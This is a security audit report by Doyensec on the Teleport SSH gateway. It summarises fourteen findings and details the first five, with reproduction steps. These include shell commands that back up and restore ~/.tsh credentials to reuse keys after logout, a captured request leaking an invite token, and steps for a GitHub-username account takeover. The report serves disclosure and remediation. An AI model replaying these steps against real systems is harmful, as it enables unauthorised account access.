



# Security Auditing Report

**Gravitational - Teleport Testing 2019**

Prepared for: Gravitational, Inc.  
Prepared by: Luca Caretoni

## Table of Contents

Table of Contents	1
Revision History	2
Contacts	2
Executive Summary	3
Methodology	5
Project Findings	6
Appendix A - Vulnerability Classification	44
Appendix B - Remediation Checklist	45

## Revision History

Version	Date	Description	Author
1	07/08/2019	First release of the final report	Luca Carettoni
2	07/11/2019	Peer Review	Lorenzo Stella
3	07/12/2019	Peer Review	John Villamil
4	01/10/2020	Retesting Update	Lorenzo Stella

## Contacts

Company	Name	Email
Gravitational, Inc.	Russell Jones	<a href="mailto:rjones@gravitational.com">rjones@gravitational.com</a>
Gravitational, Inc.	Sasha Klizhentas	<a href="mailto:sasha@gravitational.com">sasha@gravitational.com</a>
Gravitational, Inc.	Alexey Kontsevov	<a href="mailto:alexey@gravitational.com">alexey@gravitational.com</a>
Doyensec, LLC.	Luca Carettoni	<a href="mailto:luca@doyensec.com">luca@doyensec.com</a>
Doyensec, LLC.	John Villamil	<a href="mailto:john@doyensec.com">john@doyensec.com</a>

## Executive Summary

### Overview

Gravitational engaged Doyensec to perform a security assessment of the Teleport platform. Gravitational Teleport is a cloud-native SSH gateway for managing access to clusters of Linux servers via SSH or Kubernetes APIs.

The project commenced on 06/18/2019 and ended on 07/05/2019 requiring two (2) security researchers. The project resulted in fourteen (14) findings of which one (1) was rated as *High* severity and three (3) were rated as *Medium* severity.

In January 2020, Doyensec performed a retesting of the Teleport platform and confirmed the effectiveness of the applied mitigations. **All issues with direct security impact have been addressed by Gravitational.**

This deliverable represents the state of all discovered vulnerabilities as of 01/10/2020.

The project consisted of a manual web application security assessment, source code review and dynamic instrumentation of the command line tools.

Testing was conducted remotely from Doyensec EMEA and US offices.

### Scope

Through meetings with Gravitational, the scope of the project was clearly defined:

- Identify misconfigurations and vulnerabilities in Teleport Community and Enterprise
- Evaluate the overall security posture and best practices compared to other industry peers

We list the agreed-upon targets below:

- Teleport Community
  - <https://github.com/gravitational/teleport>
- Teleport Enterprise
  - <https://github.com/gravitational/teleport.e>
- Teleport internal dependencies

Testing took place in a production-like environment using the latest version of the software at the time of testing. In detail, this activity was performed on the following releases:

- Teleport v4.0.0
  - <https://github.com/gravitational/teleport/releases/tag/v4.0.0>
  - c7f55ac373099fe301814ffd5523952edca04723
- Teleport Enterprise
  - d8b3d899a75d0969880ae670f5ac84481dd6fadcd

### Scoping Restrictions

During the engagement, Doyensec did not encounter any difficulties with testing the application. The Gravitational engineering team was very responsive in debugging any issues to ensure a smooth assessment.

While testing included the review of the Teleport internal dependencies, Doyensec did not perform a complete source code review for all packages.

It is also important to notice that Teleport is a highly flexible platform in which several configurations can be customized by the end-user. For instance, permissions for roles/users are completely customizable, hence Doyensec focused on vulnerabilities in the core logic instead of enumerating potential misconfigurations in user-defined policies.

## Findings Summary

Doyensec researchers discovered and reported fourteen (14) vulnerabilities in Teleport. While several issues are departure from best practices and low-severity flaws, Doyensec identified one (1) issue rated as *High* and three (3) issues rated as *Medium* that can be leveraged to compromise the confidentiality, integrity and availability of the platform.

It is important to reiterate that this report represents a snapshot of the security posture of the product at a point in time.

The findings included multiple vulnerabilities in both the design and implementation of some features. Several SSH session recording bypasses were found abusing both the SSH web and terminal features. Insecure decompression of recording events and log files led to arbitrary file read and write vulnerabilities affecting the authentication server. An unauthenticated user creation method was also identified, along with an account takeover through Github username change. Doyensec also reported several missing best practices that would make the platform more resilient against certain attack scenarios.

Considering the overall complexity of the platform and the numerous endpoints, the security posture of the Internet-facing APIs was found to be in line with industry best practices.

At the design level, Doyensec has found the system to be well architected with the exclusion of the following aspects:

- The recording capabilities of the platform can inherently be bypassed due to the underlying complexity of the terminal software. Having said that, Gravitational has implemented extensive countermeasures in the Teleport design that does block several techniques

- Granted and implicit trust on data exchanged between the nodes and the authentication server. Insufficient mitigations are in place preventing abuses from compromised or malicious nodes.

## Recommendations

The following recommendations are proposed based on studying the Teleport security posture and the vulnerabilities discovered during this engagement.

### Short-term improvements

- Work on mitigating the discovered vulnerabilities. You can use **Appendix B - Remediation Checklist** to make sure that you have covered all areas

### Long-term improvements

- Design and implement a certificate revocation system (e.g. a Certificate Revocation List or an Online Certificate Status Protocol implementation) for certificate rotation and invalidation
- Design and implement a solution to ensure integrity of the audit trails. Additionally, this solution should also ensure that the sender of the audit events is the actual source of such events
- Design and implement an attribution system for actions performed by different users sharing an SSH session, uniquely identifying input from any connected tty (See #2701<sup>1</sup>, #2324<sup>2</sup>)

<sup>1</sup> <https://github.com/gravitational/teleport/issues/2701>

<sup>2</sup> <https://github.com/gravitational/teleport/issues/2324>

# Methodology

## Overview

Doyensec treats each engagement as a fluid entity. We use a standard base of tools and techniques from which we built our own unique methodology. Our 30 years of information security experience has taught us that mixing offensive and defensive philosophies is the key for standing against threats, thus we recommend a *graybox* approach combining dynamic fault injection with an in-depth study of source code to maximize the ROI on bug hunting.

During this assessment, we employed standard testing methodologies (e.g. OWASP Testing guide recommendations) as well as custom checklists to ensure full coverage of both code and vulnerabilities classes.

## Setup Phase

Gravitational provided access to the online testing environment, source code repository and binaries for all components in scope.

In addition to the testing environment setup by Gravitational, Doyensec created multiple virtual machines to test different configurations.

## Tooling

When performing assessments, we combine manual security testing with state-of-the-art tools in order to improve efficiency and efficacy of our effort.

During this engagement, we used the following tools:

- [Burp Suite](#)
- [SSLScan](#)
- [Nmap](#)
- [Visual Studio Code](#)
- [Evilarc](#)

- Openssl
- Curl, netcat and other Linux utilities
- Gosec
- Protoc
- SQLite client

## Web Application and API Techniques

Web assessments are centered around the data sent between clients and servers. In this realm, the principle audit tool is the Burp Suite, however we also use a large set of custom scripts and extensions to perform specific audit tasks. We focus on authorization, authentication, integrity and trust. We study how data is interpreted, parsed, stored, and relayed between producers and consumers.

We subvert the client with malicious data through reflected and DOM based Cross Site Scripting and by breaking assumptions in trust. We test the server endpoints for injection style flaws including, but not limited to, SQL, template, XML, and command injection flaws. We look at each request and response pair for potential Cross Site Request Forgery and race conditions. We study the application for subtle logic issues, whether they are authorization bypasses or insecure object references. Session storage and retrieval is scrutinized and user separation is thoroughly tested.

Web security is not limited to popular bug titles. Doyensec researchers understand the goals and needs of the application to find ways of breaking the assumed control flow.

## Project Findings


The table below lists the findings with their associated ID and severity. The severity ranking and vulnerability classes are defined in **Appendix A** at the end of this document. The vulnerability class column groups the entry into a common category, while the status column refers to whether the finding has been fixed at the time of writing.

### Findings Recap Table

ID	Title	Vulnerability Class	Severity	Status
1	Tsh Logout Does Not Invalidate SSH User Keys	Authentication and Session Management – Missing	Informational	Open
2	Password Reset Token Leakage Via Referer	Information Exposure	Low	Closed
3	Password Reset Does Not Expire Current Sessions	Authentication and Session Management – Missing	Informational	Open
4	Account Takeover Through Github Username Change	Authorization – Incorrect	Low	Closed
5	Insecure Comparison Of Invite Tokens	Cryptography – Incorrect	Low	Closed
6	Session Recording Bypasses	Insecure Design	Medium	Significantly Mitigated
7	Session Recording Bypass via SCP Command Injection	Injection Flaws	Medium	Closed
8	Users and Roles Enumeration	Information Exposure	Low	Closed
9	Session Events and Chunks Override	Authorization – Missing	Medium	Closed
10	Session Events and Chunks Insecure Decompress	Injection Flaws	High	Closed
11	Active SSH Sessions Not Disconnected After Certificate Revocation	Insecure Design	Informational	Open
12	Missing SID Validation in uploadFile	Injection Flaws	Low	Closed
13	Unauthenticated User Creation	Authentication and Session Management – Incorrect	Low	Closed
14	Missing Lock and Rate Limiting For Password Check Endpoint	Authentication and Session Management – Incorrect	Informational	Closed


## Findings per Severity

The table below provides a summary of the findings per severity.



## Findings per Type

The table below provides a summary of the findings per vulnerability class.





## 1. Tsh Logout Does Not Invalidate SSH User Keys

<b>Severity</b>	<b>Informational</b>
<b>Vulnerability Class</b>	Authentication and Session Management – Missing
<b>Component</b>	tool/tsh/tsh.go #498
<b>Status</b>	Open

### Description

Teleport's CLI client tsh provides login and logout mechanisms to ensure that the user is correctly authenticated into the Teleport Auth server. While testing, we discovered that the application flow for the user logout is not securely implemented.

When a customer uses the logout function available through the command line:

```
$ tsh logout
```

The `~/tsh` directory is removed, however all SSH certificates and keys associated with the login are not revoked, as demonstrated by the following screenshot:

```
[phos@calypso ~]$ cp -r .tsh/ TSH
[phos@calypso ~]$ tsh status
> Profile URL: https://ubuntu-vm:3080
Logged in as: lorenzo
Cluster:      ubuntu-vm
Roles:       admin*
Logins:      lorenzo, root
Valid until: 2019-06-20 02:37:27 +0200 CEST [valid for 11h58m0s]
Extensions:  permit-agent-forwarding, permit-port-forwarding, permit-pty

* RBAC is only available in Teleport Enterprise
  https://gravitational.com/teleport/docs/enterprise
[phos@calypso ~]$ tsh logout
Logged out all users from all proxies.
[phos@calypso ~]$ tsh status
[phos@calypso ~]$ rm -Rf .tsh/
[phos@calypso ~]$ cp -r TSH .tsh
[phos@calypso ~]$ tsh status
> Profile URL: https://ubuntu-vm:3080
Logged in as: lorenzo
Cluster:      ubuntu-vm
Roles:       admin*
Logins:      lorenzo, root
Valid until: 2019-06-20 02:37:27 +0200 CEST [valid for 11h58m0s]
Extensions:  permit-agent-forwarding, permit-port-forwarding, permit-pty

* RBAC is only available in Teleport Enterprise
  https://gravitational.com/teleport/docs/enterprise
[phos@calypso ~]$ tsh --proxy=ubuntu-vm --insecure --user=lorenzo ssh lorenzo@ubuntu-vm
lorenzo@ubuntu-vm:~$ ls
```

Analyzing the command line tool, we noticed that tsh does not actually perform any network requests and it simply removes files from the local filesystem.

```
// DeleteKeys removes all session keys from disk.
func (fs *FSLocalKeyStore) DeleteKeys() error {
    dirPath := filepath.Join(fs.KeyDir, sessionKeyDir)

    err := os.RemoveAll(dirPath)
    if err != nil {
        return trace.Wrap(err)
    }

    return nil
}
```

Consequently an attacker could exfiltrate and re-use keys even after user logout.

At the design level, having short-lived certificates significantly reduces the exposure of this issue. Invalidating keys and certificates would require a full revocation infrastructure which does introduce complexity and potentially some drawbacks. For this reason, this finding is marked as “Informational”.

## Reproduction Steps

Please follow these steps to reproduce this issue:

1. Login to Teleport using `tsh --proxy=doyensec-audit-main.gravitational.co:3080 login user=lorenzo`
2. Backup the `$HOME/.tsh` directory
3. Test if the session is logged-in (eg. `tsh status`)
4. Logout to invalidate the session using `tsh logout`
5. Restore the backed-up `$HOME/.tsh` directory
6. `tsh --proxy=doyensec-audit-main.gravitational.co:3080 --user=lorenzo ssh lorenzo@ubuntu-vm` to a server in order to verify that the keys are still valid

## Impact

High. An attacker will be able to use the account previously accessed by the victim until the short-lived SSH certificate reaches its expiration time (12 hours). In case of user compromise, the Teleport administrator would be forced to perform a CA certificate rotation with a short grace period instead of simply invalidating a specific user SSH certificate. As detailed in Finding #11, active SSH sessions are not disconnected after certificate revocation.

## Complexity

The attacker is required to obtain a valid SSH certificate. For this reason, we consider this issue as a departure from best practices with a minimal security impact.

## Remediation

Teleport should proactively help its users to secure their accounts by developing robust login and logout procedures. We do however understand that implementing a full revocation infrastructure introduces

significant complexity. As mentioned, having short-lived certificates significantly reduce the exposure of this issue hence the residual risk is almost irrelevant.

## Resources

- [https://www.owasp.org/index.php/Testing\\_for\\_logout\\_functionality\\_\(OTG-SESS-006\)](https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006))
- <https://cwe.mitre.org/data/definitions/613.html>
- <https://gravitational.com/teleport/docs/admin-guide/#certificate-rotation>

## 2. Invite Token Leakage Via Referer


Severity	Low
Vulnerability Class	Information Exposure
Component	/web/newuser/:inviteToken
Status	Closed

### Description

When a web browser makes a request for a resource, it typically adds an HTTP header, called the Referer header indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form. If the resource being requested resides on a different domain, the Referer header is still generally included in the cross-domain request.

Teleport uses a URL with a secret token to provide invite links to users who want to register an account. Administrators can generate those links and share them so that the invitees can accept the invite.

For the user registration, Teleport uses resources hosted on the same domain of the proxy (e.g. <https://doyensec-audit-main.gravitational.co:3080>), thus limiting the risk of leakage. However during our testing, we found that [support.google.com](https://support.google.com) is contacted if the user clicks on the "Download Google Authenticator" link. This causes the application to leak the user invite token.



In fact, the registration form contains the following code:

```
<div class="grv-google-auth text-left">
  <div class="grv-icon-google-auth"></div>
  <strong>Google Authenticator</strong>
  <div>
    <!-- react-text: 25 -->Download<!-- /react-text --><a href="https://support.google.com/accounts/answer/1066447?hl=en"><span> Google Authenticator </span></a><!-- react-text: 28 -->on your phone to access your two factor token<!-- /react-text -->
  </div>
</div>
```

## Reproduction Steps

Please follow these steps to reproduce this issue:

1. As administrator, create a user using `tctl users add joe joe,root`
2. Copy the link with the token for the user registration
3. Click on that link from a new browser window
4. Click on the "Download Google Authenticator" link and verify the leakage via Referer header:

```
GET /accounts/answer/1066447?hl=en HTTP/1.1
Host: support.google.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: https://192.168.1.6:3080/web/newuser/6070a3751ea23f887a14c3d9cfd32e02
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,it;q=0.7
```

## Impact

Low. The secret token for the user registration is leaked to Google Support. Personnel working for Google and having access to access logs might be able to takeover Teleport user accounts. Since the token is invalidated after usage, the overall risk of account takeover is limited.

## Remediation

If possible, applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties.

**The Referer header should always be removed when passing sensitive tokens as GET parameters using one of the following techniques<sup>3</sup>:**

3 <http://blog.kotowicz.net/2011/10/stripping-referrer-for-fun-and-profit.html>

- Landing page under Teleport proxy domain;
- Originate the navigation from a pseudo-URL document, such as data: or javascript;;
- Using <iframe src=about:blank>;
- Using <meta name="referrer" content="no-referrer" />;
- Setting an appropriate "Referrer-Policy" Header<sup>4</sup>. Please note that this feature has different level of support depending on browsers.

## Resources

- <https://cwe.mitre.org/data/definitions/598.html>

---

<sup>4</sup> <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

### 3. Password Reset Does Not Expire Current Sessions

<b>Severity</b>	<b>Informational</b>
<b>Vulnerability Class</b>	Authentication and Session Management – Missing
<b>Component</b>	/v1/webapi/users/password
<b>Status</b>	Open

#### Description

After a password reset is performed by the user, not all existing sessions are logged out automatically. Logging in with the new password does not invalidate the older sessions either. If a user believes her password has been stolen, she'll change her password in the hope that this action will revoke the attacker's undue access to the account. If sessions are not invalidated, an attacker could carry on having access to the victim's account for the maximum duration that the session allows.


While the overall security risk is limited, we believe that invalidating previous sessions could improve the overall security posture of Teleport.

Since Teleport Enterprise supports multiple authentication connectors such as OIDC, SAML and Github login, the platform would also need to implement this mechanism for those connectors.


#### Reproduction Steps

Please follow these steps to reproduce this issue using an account setup with stand-alone Teleport authentication:

1. Login with the user A with browser #1;
2. From the user settings page (/web/settings/account), change the password;



3. Login with the newly acquired credentials with browser #2 (e.g. incognito window);



4. Observe that it is still possible to execute actions for user A within browser #1

Similar reproduction steps can be followed for the other connectors.

## Impact

Due to this insecure design choice, an attacker will have more persistency after a session hijacking attack. The web application should proactively help its users to secure their accounts after a malicious takeover.

## Complexity

An attacker can leverage this application behavior during a session hijacking attack, since the victim will not be able to terminate active sessions. Only the administrator can block the compromise by deleting the user.

## Remediation

**Invalidate every user session after a successful password change.** While this issue can be easily implemented for standalone authentication accounts, it would also need to be implemented for other auth connectors.

For the OIDC connector, Auth0 is currently used to implement the authentication flow. Auth0 does support refresh token revocation through the Management API v2. It would be therefore possible to create a web hook that can be used by Auth0 to notify the service provider when a password reset occurs, and then



invalidate Teleport sessions and Auth0 refresh tokens. Please refer to the Auth0 Community posts<sup>5</sup> for more details.

Similarly, for Github and SAML connectors, it would be necessary to implement a solution alike.

## Resources

- <https://auth0.com/docs/tokens/refresh-token/current#revoke-a-refresh-token-using-the-management-api>

---


<sup>5</sup> <https://community.auth0.com/t/how-do-we-invalidate-the-refresh-token-for-a-user-when-ever-the-user-changes-their-password/6091/2>

## 4. Account Takeover Through Github Username Change

<b>Severity</b>	<b>Low</b>
<b>Vulnerability Class</b>	Authorization – Incorrect
<b>Component</b>	/v1/webapi/github/callback
<b>Status</b>	Closed

### Description

Github allows its users to change username after the registration. This is prompted with several warnings<sup>6</sup>, but it is still possible for a user to change it for an unlimited amount of time:



Since Teleport relies on the Github's username when the Github authenticator connector is enabled, the system can be tricked into authorizing the login for a different user.

When a user completes the first login, Teleport creates a new local user having the same username as the user in Github. This means that when a victim user changes her username, the attacker only needs to assign the now vacant old username to an account she controls. Consequently, every feature and property of the victim account (e.g. access to specific nodes) will be accessible to the attacker.

The current implementation of Teleport's Github connector allows mapping of Teleport <—> Github users within organization / teams only.

This is defined within the Github connector's configuration by administrators:

```
# mapping of org/team memberships onto allowed logins and roles

teams_to_logins:
  - organization: octocats # Github organization name
    team: admins          # Github team name within that organization
```

As a result, the potential abuse is limited since both victim and attacker would need to belong to the same organization and Github's team. In large organizations, this issue might still raise potential concerns due to separation of duties and expected accountability.

<sup>6</sup> <https://help.github.com/articles/what-happens-when-i-change-my-username/>

## Reproduction Steps

Register two accounts on Github called e.g. dd-test1 (victim) and dd-test2 (attacker). After the dd-test1 user changes her username to e.g. dd-test1-original, the attacker may change her dd-test2 username to dd-test1. By performing the authentication on the Teleport web application again, the attacker will control the Teleport dd-test1 account.

The githubCallback function in lib/web/apiserver.go is simply using the Github's username - instead of using the username-uid mapping:

```
// if we created web session, set session cookie and redirect to original url
if response.Req.CreateWebSession {
    err = csrf.VerifyToken(response.Req.CSRFToken, r)
    if err != nil {
        logger.Warnf("Unable to verify CSRF token: %v.", err)
        return nil, trace.AccessDenied("access denied")
    }
    logger.Infof("Callback is redirecting to web browser.")
    err = SetSession(w, response.Username, response.Session.GetName())
}
```

## Impact

High. An attacker may gain full control of a victim account on Teleport.

## Complexity

High. The victim needs to change her username after login to Teleport at least once, and the attacker has to claim the old victim's username to be vulnerable. Additionally, the current implementation forces both users to be part of the same organization and team.

## Remediation

**Move away from username-based authentication, and instead generate an internal Teleport user guid to be used to identify accounts.** Note that GitHub makes available through its API the internal user id (via GET /user).

## Resources

- <https://developer.github.com/v3/users/>
- [https://gravitational.com/teleport/docs/kubernetes\\_ssh/#github-auth](https://gravitational.com/teleport/docs/kubernetes_ssh/#github-auth)
- <https://gravitational.com/teleport/docs/admin-guide/#github-oauth-20>
- <https://gravitational.com/teleport/docs/admin-guide/#github-oauth-20-connector>

## 5. Insecure Comparison Of Invite Tokens

<b>Severity</b>	<b>Low</b>
<b>Vulnerability Class</b>	Cryptography - Incorrect
<b>Component</b>	/lib/auth/auth.go:1002 and 1145
<b>Status</b>	Closed

### Description

To receive a host certificate upon joining a cluster, a new Teleport host must present an "invite token". An invite token also defines which role a new host can assume within a cluster: *auth*, *proxy* or *node*. There are two categories of invitation tokens: *static tokens* without expiration, which are user-defined in the auth server's config file and *dynamic tokens*, short-lived tokens that can be used multiple times until their time to live (TTL) expire.

While reviewing the source code of the application, Doyensec discovered that the functions `ValidateToken` and `DeleteToken`, respectively used to determine whether a provisioning token value is valid and to delete tokens, are performing an insecure comparison. When an insecure comparison or byte-by-byte comparison fails, it returns as soon as it encounters two bytes that do not match. Timing oracle leaks information to an attacker, enabling byte-by-byte brute forcing of the data.

Various pieces of research<sup>7,8</sup> concluded that measuring nanosecond long timing differences over the Internet in timing attack scenarios such as the one described above is nowadays feasible.

### Reproduction Steps

The following two functions execute an insecure token comparison in `/lib/auth/auth.go`

```
func (s *AuthServer) DeleteToken(token string) (err error) {
    tkns, err := s.GetStaticTokens()
    if err != nil {
        return trace.Wrap(err)
    }

    // is this a static token?
    for _, st := range tkns.GetStaticTokens() {
        if st.GetName() == token {

[.]

func (s *AuthServer) ValidateToken(token string) (roles teleport.Roles, e error) {
```

<sup>7</sup> <https://codahale.com/a-lesson-in-timing-attacks/>

<sup>8</sup> <https://www.blackhat.com/docs/us-15/materials/us-15-Morgan-Web-Timing-Attacks-Made-Practical-wp.pdf>

```
tkns, err := s.GetCache().GetStaticTokens()
if err != nil {
    return nil, trace.Wrap(err)
}

// First check if the token is a static token. If it is, return right away.
// Static tokens have no expiration.
for _, st := range tkns.GetStaticTokens() {
    if st.GetName() == token {
```

## Impact

High. Cryptographically insecure string comparisons are oracles for attackers. This issue opens a vector to brute force the provisioning token value. Depending on the token strength and on the available roles associated to the token, a new malicious host may assume *auth*, *proxy* or *node* roles in the victim cluster.

## Complexity

High. This attack is very noisy and requires a lot of requests and responses to measure both latency and response time.

## Remediation

**Perform a constant time comparison on the strings during invite tokens validation.**

A built-in way of doing constant time string comparison in Go is by using the `ConstantTimeCompare`<sup>9</sup> function of the `crypto/subtle`<sup>10</sup> package. `ConstantTimeCompare` returns 1 if the two equal length slices, `x` and `y`, have equal contents. The time taken is a function of the length of the slices and is independent of the contents. Note that it is also important to use `subtle.ConstantTimeEq` to compare the lengths of the slices due to the caveat that `subtle.ConstantTimeCompare` needs "two equal length slices".

```
for _, st := range tkns.GetStaticTokens() {
    if subtle.ConstantTimeCompare(st.GetName(), token) {
        return st.GetRoles(), nil
    }
}
```

You may need to convert the `token` strings to a byte slice in order to use `ConstantTimeCompare`.

<sup>9</sup> <http://golang.org/pkg/crypto/subtle/#ConstantTimeCompare>
